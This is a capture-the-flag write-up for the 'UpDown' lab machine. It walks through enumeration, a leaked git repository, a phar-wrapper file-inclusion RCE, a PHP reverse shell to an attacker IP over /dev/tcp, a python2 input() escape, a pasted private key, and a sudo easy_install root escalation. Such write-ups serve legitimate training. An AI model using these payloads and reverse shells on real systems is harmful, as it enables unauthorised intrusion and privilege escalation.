# UpDown
## Gaining Access
Nmap Scan:
```
$ nmap -sC -sV -Pn -oN nmap 10.10.11.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 09:06 +08
Nmap scan report for 10.10.11.177
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
| 256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
|_ 256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Is my Website up ?
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
```
### Port 80
There is a website running at port 80.


After enumerating the website, it is a website that test whether a website is up by sending a `GET` Request to the server. This is confirmed after trying with my own IP.
So the possible command that the server is running in the backend, it can be
`curl `
However, when I tried to inject some normal command injection payload to test it will generate any errors, it will return `Hacking attempt was detected!`. This means that it will detect any payload that contains `$`, `'`, `;` , `&` `|` `"` `\` `{` `}` `(` `)`
However, after much enumeration, the website seems to be a dead end. So I tried to find if there is any subdirectories and sure enough there was a dev folder.
```
$ gobuster dir -u http://10.10.11.177 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o gobuster -b 302,404 -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.10.11.177
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 302,404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/dev (Status: 301) [Size: 310] [--> http://10.10.11.177/dev/]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================
```

Further enumeration is done on the `dev` subdirectory, there is a `.git` subdirectory on the website
```
$ gobuster dir -u http://10.10.11.177/dev -w /usr/share/wordlists/dirb/common.txt -o dirb-gobuster -b 302,404 -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.10.11.177/dev
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 302,404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.git/HEAD (Status: 200) [Size: 21]
/.hta (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/index.php (Status: 200) [Size: 0]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```
After seeing that there is a `.git` folder, we used `git-dumper` to dump out the git file

After looking through the logs, there was a weird looking comment mentioning about the `dev` vhost in the git commits.

So we went into the commit and see what is the changes being made using `git diff bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab`
We found out that there is a special header that is required to set in order to get into website in the `dev` vhost.
So I added this line into `/etc/hosts`
```
10.10.11.177 dev.siteisup.htb
```

So we tested if we can reach the website and sure enough, we am able to reach but it returns me the forbidden HTTP error code.
So next, we try to insert the special header into it and see if there any difference.

Sure enough, we manage to return the website.
### File Inclusion RCE
The code does not allow uploading of zip file, but the application will crash when the extension is not in ASCII format. This allows us to maintain the file in the program.
So what we did next was to try using this method to gain RCE.
{% embed url="" %}
So, we created `info.php` with `phpinfo()` inside to test if this will run.
Then, we zip the file and uploaded it.
Next, we used the `phar` wrapper to access the files in the zip file.
```
http://dev.siteisup.htb/?page=phar://uploads/45178d7928a6b08bd73e3d5e79f23a65/test.0xdf/info
```
Finally, we can see phpinfo on the website which means this works.
### Getting into www-data
After looking at the disabled functions in phpinfo, we can see `proc_open` is not disabled.
Since `proc_open` is not disabled, we can use it create a reverse shell. From the screenshot below, we only need the first 3 values.
So the reverse shell we have generated for the php file is this:
```php
array("pipe", "r"), // stdin is a pipe that the child will read from
1 => array("pipe", "w"), // stdout is a pipe that the child will write to
2 => array("pipe", "w") // stderr is a file to write to
);
$cmd = "bash -c 'bash -i >& /dev/tcp/10.10.14.10/4444 0>&1'";
$process = proc_open($cmd, $descriptorspec, $pipes);
?>
```

After rezipping and uploading the zip file as what we did just now for the phpinfo portion, it will return a reverse shell when we visit the php page using the `phar` wrapper.
```
http://dev.siteisup.htb/?page=phar://uploads/90168726c265b5e255e52545cc2b1da7/test.0xdf/reverse
```
## Getting User
### Exploiting the SUID executable
After enumerating the `www-data` user, there is a SUID file that looks very interesting.

After going to that folder, there is a `.py` file together with that executable. By viewing the content of the `.py` file, we can see that this is a python2 code that checks if the website is up or down.
However, there is an issue with python2's `input` function as it is very similar to `eval` function. Hence, we are able to exploit this by entering this as the payload to let us create a shell as develop.
```python
__import__('os').system('/bin/bash')
```


After getting access as developer user, we can get the private key of the user
```bash
$ echo '-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----' > id_rsa
```

After getting the private key of the user, we can just login as the user itself using ssh
## Getting root
### Exploiting easy\_install using sudo
After running `linpeas.sh` on the target machine, we can see that there is a binary we can use to exploit using sudo.

After checking the GTFOBins if the binary has a way to get root using sudo, there is a method to get root using sudo.
{% embed url="" %}
```bash
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF
```
After running these commands, I am able to get a shell as root and get the `root.txt` flag out.